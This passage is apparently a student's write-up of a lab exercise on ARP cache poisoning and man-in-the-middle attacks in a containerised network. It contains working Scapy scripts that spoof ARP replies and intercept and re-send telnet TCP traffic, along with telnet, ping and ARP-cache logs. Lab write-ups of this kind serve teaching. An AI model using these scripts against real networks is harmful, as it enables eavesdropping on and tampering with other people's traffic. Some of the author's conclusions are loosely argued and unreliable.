mac_b = "02:42:0a:09:00:06"  # MAC address of B

# Continuously send ARP reply packets to A and B
while True:
    # Spoof ARP reply packet for A
    arp_a = Ether(src=mac_m, dst=mac_a) / ARP(op=2, hwsrc=mac_m, psrc=ip_b, hwdst=mac_a, pdst=ip_a)
    sendp(arp_a, verbose=0)

    # Spoof ARP reply packet for B
    arp_b = Ether(src=mac_m, dst=mac_b) / ARP(op=2, hwsrc=mac_m, psrc=ip_a, hwdst=mac_b, pdst=ip_b)
    sendp(arp_b, verbose=0)

    time.sleep(5)  # Wait for 5 seconds before sending the next batch of spoofed packets

```

Step 1


Establishing the telnet connection from Host A to Host B.

```
root@33353a823225:/# telnet 10.9.0.6
Trying 10.9.0.6...
Connected to 10.9.0.6.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
579f49da19d9 login: dees
Password:

Login incorrect
579f49da19d9 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

seed@579f49da19d9:~$
```

Establishing Telnet from Host B to Host A.

```
root@579f49da19d9:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
33353a823225 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.
```


Which was recorded by the Wireshark.



Now launching MITM after initiating ping from Host B to A on telnet.

```
root@b44dc5ab2951:/volumes# python3 2.py
```

Wireshark shows the ARP Packets duplicate use of M Attacker by Host A and Host B.




Step 2

Turning off IP forwarding on Host M which is the attacker.

```
root@b44dc5ab2951:/volumes# sysctl net.ipv4.ip_forward=0
net.ipv4.ip_forward = 0
root@b44dc5ab2951:/volumes#
```

With IP forwarding off no redirection has been observed although the conversation is active between the hosts when pinging but the ICMP ping requests and ARP packets are observable with duplicate use for M's Mac Address on Host A and B.



Another observation being no further pings during the attack.

```
seed@579f49da19d9:~$ ping 10.9.0.5
PING 10.9.0.5 (10.9.0.5) 56(84) bytes of data.
64 bytes from 10.9.0.5: icmp_seq=1 ttl=64 time=0.031 ms
64 bytes from 10.9.0.5: icmp_seq=2 ttl=64 time=0.054 ms
64 bytes from 10.9.0.5: icmp_seq=3 ttl=64 time=0.057 ms
64 bytes from 10.9.0.5: icmp_seq=4 ttl=64 time=0.062 ms
64 bytes from 10.9.0.5: icmp_seq=5 ttl=64 time=0.047 ms
64 bytes from 10.9.0.5: icmp_seq=6 ttl=64 time=0.063 ms
64 bytes from 10.9.0.5: icmp_seq=7 ttl=64 time=0.058 ms
```

The Host B's cache shows Host A's IP Address.

```
seed@579f49da19d9:~$ arp -a
A-10.9.0.5.net-10.9.0.0 (10.9.0.5) at 02:42:0a:09:00:05 [ether] on eth0
M-10.9.0.105.net-10.9.0.0 (10.9.0.105) at 02:42:0a:09:00:69 [ether] on eth0
seed@579f49da19d9:~$
```

The Host A's cache shows Host B's IP Addres.

```
seed@33353a823225:~$ arp -a
M-10.9.0.105.net-10.9.0.0 (10.9.0.105) at 02:42:0a:09:00:69 [ether] on eth0
B-10.9.0.6.net-10.9.0.0 (10.9.0.6) at 02:42:0a:09:00:06 [ether] on eth0
seed@33353a823225:~$
```

This proves the attack was successful as the communication was shown between Host A and Host B but only while observing the cache but. Redirection is not visible in Wireshark due to current configurations but duplicate use of MAC Address of Attacker M.

Step 3

Enabling the IP forwarding on Host M which is the attacker.

```
root@b44dc5ab2951:/volumes#  sysctl net.ipv4.ip_forward=1
net.ipv4.ip_forward = 1
root@b44dc5ab2951:/volumes#
```

This time connecting both Hosts A and B through telnet and pinging the other.


```
seed@VM: ~/.../Labsetup   seed@VM: ~/.../Labsetup   seed@VM: ~/.../Labsetup   seed@VM: ~/.../Labsetup
295 packets transmitted, 295 received, 0% packet loss, time 301269ms
rtt min/avg/max/mdev = 0.016/0.034/0.104/0.010 ms
seed@579f49da19d9:~$ arp -a
A-10.9.0.5.net-10.9.0.0 (10.9.0.5) at 02:42:0a:09:00:05 [ether] on eth0
M-10.9.0.105.net-10.9.0.0 (10.9.0.105) at 02:42:0a:09:00:69 [ether] on eth0
seed@579f49da19d9:~$ ^C
seed@579f49da19d9:~$ ^C
seed@579f49da19d9:~$
seed@579f49da19d9:~$ exit
logout
Connection closed by foreign host.
root@33353a823225:/# arp -a
M-10.9.0.105.net-10.9.0.0 (10.9.0.105) at 02:42:0a:09:00:69 [ether] on eth0
B-10.9.0.6.net-10.9.0.0 (10.9.0.6) at 02:42:0a:09:00:06 [ether] on eth0
root@33353a823225:/# telnet 10.9.0.6
Trying 10.9.0.6...
Connected to 10.9.0.6.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
579f49da19d9 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Tue May 16 16:43:49 UTC 2023 from M-10.9.0.105.net-10.9.0.0 on pts/2
seed@579f49da19d9:~$
```

```
seed@VM: ~/.../Labsetup   seed@VM: ~/.../Labsetup   seed@VM: ~/.../Labsetup   seed@VM: ~/.../Labsetup   seed@V
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@579f49da19d9:/# arp -a
root@579f49da19d9:/# arp -a
root@579f49da19d9:/# arp -a
A-10.9.0.5.net-10.9.0.0 (10.9.0.5) at 02:42:0a:09:00:05 [ether] on eth0
M-10.9.0.105.net-10.9.0.0 (10.9.0.105) at 02:42:0a:09:00:69 [ether] on eth0
root@579f49da19d9:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
33353a823225 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

seed@33353a823225:~$
```

Pinging from Telnet Host B to A.

```
seed@579f49da19d9:~$ ping 10.9.0.5
PING 10.9.0.5 (10.9.0.5) 56(84) bytes of data.
64 bytes from 10.9.0.5: icmp_seq=1 ttl=64 time=0.031 ms
64 bytes from 10.9.0.5: icmp_seq=2 ttl=64 time=0.057 ms
64 bytes from 10.9.0.5: icmp_seq=3 ttl=64 time=0.041 ms
64 bytes from 10.9.0.5: icmp_seq=4 ttl=64 time=0.087 ms
64 bytes from 10.9.0.5: icmp_seq=5 ttl=64 time=0.043 ms
64 bytes from 10.9.0.5: icmp_seq=6 ttl=64 time=0.068 ms
64 bytes from 10.9.0.5: icmp_seq=7 ttl=64 time=0.047 ms
64 bytes from 10.9.0.5: icmp_seq=8 ttl=64 time=0.045 ms
64 bytes from 10.9.0.5: icmp_seq=9 ttl=64 time=0.048 ms
64 bytes from 10.9.0.5: icmp_seq=10 ttl=64 time=0.051 ms
```

Launched Attack as a precaution from Attacker's Machine and this time Wireshark displays ICMP redirect spoof packets.



The Host B's cache shows Host A's IP Address.

```
seed@579f49da19d9:~$ arp -a
A-10.9.0.5.net-10.9.0.0 (10.9.0.5) at 02:42:0a:09:00:05 [ether] on eth0
M-10.9.0.105.net-10.9.0.0 (10.9.0.105) at 02:42:0a:09:00:69 [ether] on eth0
seed@579f49da19d9:~$
```

The Host A's cache shows Host B's IP Address.

```
seed@33353a823225:~$ arp -a
M-10.9.0.105.net-10.9.0.0 (10.9.0.105) at 02:42:0a:09:00:69 [ether] on eth0
B-10.9.0.6.net-10.9.0.0 (10.9.0.6) at 02:42:0a:09:00:06 [ether] on eth0
seed@33353a823225:~$
```


This proves the attack was successful as the communication was shown between Host A and Host B.

Step 4


Using this script.

```
#!/usr/bin/env python3
from scapy.all import *

IP_A = "10.9.0.5"
MAC_A = "02:42:0a:09:00:05"
IP_B = "10.9.0.6"
MAC_B = "02:42:0a:09:00:06"

def spoof_pkt(pkt):
    if pkt[IP].src == IP_A and pkt[IP].dst == IP_B:
        newpkt = IP(bytes(pkt[IP]))
        del(newpkt.chksum)
        del(newpkt[TCP].payload)
        del(newpkt[TCP].chksum)

        if pkt[TCP].payload:
            data = pkt[TCP].payload.load  # The original payload data
            newdata = data  # No change is made in this sample code
            send(newpkt/newdata)
        else:
            send(newpkt)
    elif pkt[IP].src == IP_B and pkt[IP].dst == IP_A:
        newpkt = IP(bytes(pkt[IP]))
        del(newpkt.chksum)
        del(newpkt[TCP].chksum)
        send(newpkt)

f = 'tcp'
pkt = sniff(iface='eth0', filter=f, prn=spoof_pkt)
```


When pinging both hosts via telnet to the other the Wireshark displays this.




And when not pinging just typing characters this is the result.



When I launch the attack this turns to this given in our attacks pinging process and typing in telnet were active.



And results surprisingly caught the attack working upon restarting the whole step and filtering ARP packets.



As evidence I have checked the cache of Host A which consists of Host B's IP and MAC Address.

```
root@24829060ba7b:/# arp -a
3-10.9.0.6.net-10.9.0.0 (10.9.0.6) at 02:42:0a:09:00:06 [ether] on eth0
root@24829060ba7b:/#
```

Then I checked the cache of Host B and found out the MAC and IP of Host A and the Attacker which is Host M.

```
root@06382d737e2f:/# arp -a
A-10.9.0.5.net-10.9.0.0 (10.9.0.5) at 02:42:0a:09:00:05 [ether] on eth0
? (10.9.0.1) at 02:42:c3:a1:a1:76 [ether] on eth0
M-10.9.0.105.net-10.9.0.0 (10.9.0.105) at 02:42:0a:09:00:69 [ether] on eth0
root@06382d737e2f:/#
```